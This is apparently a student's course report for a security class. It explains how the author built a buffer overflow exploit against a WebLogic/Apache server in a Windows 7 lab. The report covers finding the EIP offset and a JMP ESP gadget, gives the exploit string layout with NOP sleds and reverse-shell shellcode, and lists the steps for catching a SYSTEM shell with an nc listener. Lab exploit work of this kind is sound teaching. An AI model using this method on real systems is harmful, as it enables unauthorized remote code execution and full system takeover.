**Jigyas Sharma**

**Dr. Alexandru Bardas**

**EECS 765**

**29 September 2023**

# Programming Assignment 2: Report

## Introduction

Building from the last programming assignment's knowledge and lessons, we have now moved onto attacking a live software called "weblogic" which runs on Oracle's "Apache" server. The major theory of the exploit remains the same as from RedHat9 as both windows 7 and RedHat9 have randomization for ESP. The attack is based on overflowing the buffer to a point where we can control the EIP and execute our code that would return a root shell.

## Running the Exploit

***Exploit File: Windows7BOE.pl***

***LHOST: 192.168.32.10***

***LPORT: 8998***

**Step 1:** Open a terminal and type "ls" to check if a file named "Windows7BOE.pl" exists.

**Step 2:** If the file exists, open another terminal and type the command "nc -nvlp 8998"

**Step 3:** In the second terminal, the command should return "listening on [any] 8998…".

**Step 4:** Head back to first terminal and type the command "perl Windows7BOE.pl | nc 192.168.32.20"

**Step 5:** The second terminal should receive a root shell like the picture below. At which point, type "whoami" to check if you have "nt authority" as privilege.




*Figure 1: Typing the command in Terminal 1*




*Figure 2: Receiving the shell back which has system authority privileges.*

**Developing the Exploit**

The first part of developing the exploit was to check the if there is a buffer overflow vulnerability. Firstly, I tried to send 10,000 "A"s to the weblogic server at which point it returned a statement stating that the input was too long(Refer to figure 3). If the input was to short, for example: 10, the debugger would not show anything. At this point, I decreased the "A"s sent to weblogic by 1000 and noticed the debugger to see if it would show a different behavior. When I sent around 8000 "A"s, the debugger overflowed and showed that EIP was filled with "A"s. At this point, I used Metasploit Framework's "./pattern_create -l 8000" and filled the string I was sending with that input and used "./pattern_offset -q 67463467" which returned the offset for EIP to be at 4093(Refer to figure 4). I checked the offset value for the starting of ESP in a similar manner which was at 4097. This means the ESP starts right after EIP address. Now, all we have to do is reach the EIP with some input of 4093 bytes. Load in the address where we can find JMP ESP and add some padding before our shell code. To check where we can find a JMP ESP, in windows debugger we type "lmf" to check what the shared libraries are, and where they are located. After checking that we load a module called "narly" to check which libraries do not have ASLR or DEP. Once we identify which libraries do not have those mechanisms in place, we type "s 0x________ 0x________ ff e4" to search for JMP ESP. I had to go with trial and error since the first three libraries that were not Apache libraries did not contain a JMP ESP. I found the JMP ESP code inside a library "libapriconv"(Refer to figure 5). The JMP ESP was located at an address "1005bc0f"(Refer to figure 6). The exploit is was then developed in a string that is sent. The string contains 4093 NOP sleds, this helps us reach the offset where we load in our JMP ESP to the saved EIP. The 4 bytes contain the address where JMP ESP is located(the address will be loaded in a **Little Endian** Manner), this will basically take the flow of the program to where the ESP is located. The next part of the string contains some NOP sleds followed by the shell code and then some more NOP sleds. We use padding on both sides to make sure that there is space on both sides if the shell code expands, even though theoretically the shell code should only expand after, not before.




*Figure 3: The input is not accepted.*




*Figure 4: EIP Offset*



*Figure 5: Shared Libraries and their start and end addresses.*



*Figure 6: JMP ESP inside libapriconv*

**Structure of the Input**

```
$exploit = "\x90" x 4093 . "\x0f\xbc\x05\x10" . "\x90" x 150 . $buf . "\x90" x
150  ;
```

***"\x90" x 4093 :*** The first 4093 bytes are to reach the EIP. This can be filled with any input, however, I chose to go with NOPs as I did not want the code to stop execution and NOPs would just pass the execution to the next byte.

***"\x0f\xbc\x05\x10":*** This is the address that contains the JMP ESP in one of the shared libraries of the program. This would take the flow of the program to the ESP where we have overloaded the data with our exploit.

***"\x90" x 150:*** This is the first part of the padding before we have our shell code.

***"$buf":*** This contains the shell code which would return a shell with system privileges to us on port 8998 on host ip: 192.168.32.20.

***"\x90" x 150:*** This is the padding after the shell code, incase the shell code ends up expanding. The input totally comes to 5107 bytes(4093 bytes of NOPs, 4 bytes of EIP address, 150 bytes of NOPs, 710 bytes of shell code, 150 bytes of NOPs). This input size is well under our upper buffer limit of ~8000bytes.

**Determining the Parameters used in the Malicious Input**

***EIP Offset: 4093***

***ESP Offset: 4097***

***Architecture: Little Endian***

***Address of JMP ESP: 1005bc0f***

***Shell Code: "shell_code_perl.txt"***

The major parameters needed for this exploit include EIP offset, ESP offset, Architecture type, Address of JMP ESP and shell code. The EIP offset was measured using Metasploit Framework's "./pattern_create" and "./pattern_offset" tools. Now, since we know the architecture is x86, the address should be loaded in Little Endian format, however, I sent 4093 "A"s followed by a string of "BCDE" and 2000 "F"s, firstly, to confirm the architecture type and also to check if the ESP was being filled with "F"s(Refer figure 7 and figure 8). Note: The ESP starts with 3 "BCDE", this is because I had "BCDE" * 4 during testing.

```
(528.9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000d7 ebx=ffffffff ecx=41414141 edx=76fa64f4 esi=04bc0048 edi=00d4e8d8
eip=45444342 esp=00d4c654 ebp=00d4d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
45444342 ??              ???
```

*Figure 7: Overwritten EIP*

```
0:003> dc esp
00d4c654  45444342 45444342 45444342 46464646  BCDEBCDEBCDEFFFF
00d4c664  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c674  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c684  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c694  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c6a4  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c6b4  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
00d4c6c4  46464646 46464646 46464646 46464646  FFFFFFFFFFFFFFFF
```

*Figure 8: Overwritten ESP*

### Generating Malicious Input

The malicious input that I used for this exploit was the shell code. The shell code was generated using the Metasploit Framework's msfconsole. The encoder I chose to go with was "x86/alpha_mixed" and I generated it for perl and python since those were the 2 languages I ended up dabbling between for developing the exploit. The bad characters I omitted from my shell code were "\x00", "\xff" and "\xe4", since these are the common bad bytes in general. However, I came across a toll called Mona which helps identifying the bad characters in a program. I did not use Mona for this assignment as my shell code did not cause any issues with bad characters other than the ones I described above.

### References

*None Applicable*

### Collaborations

**Ina Fendel :** Python Byte literal issues, Language Barriers with python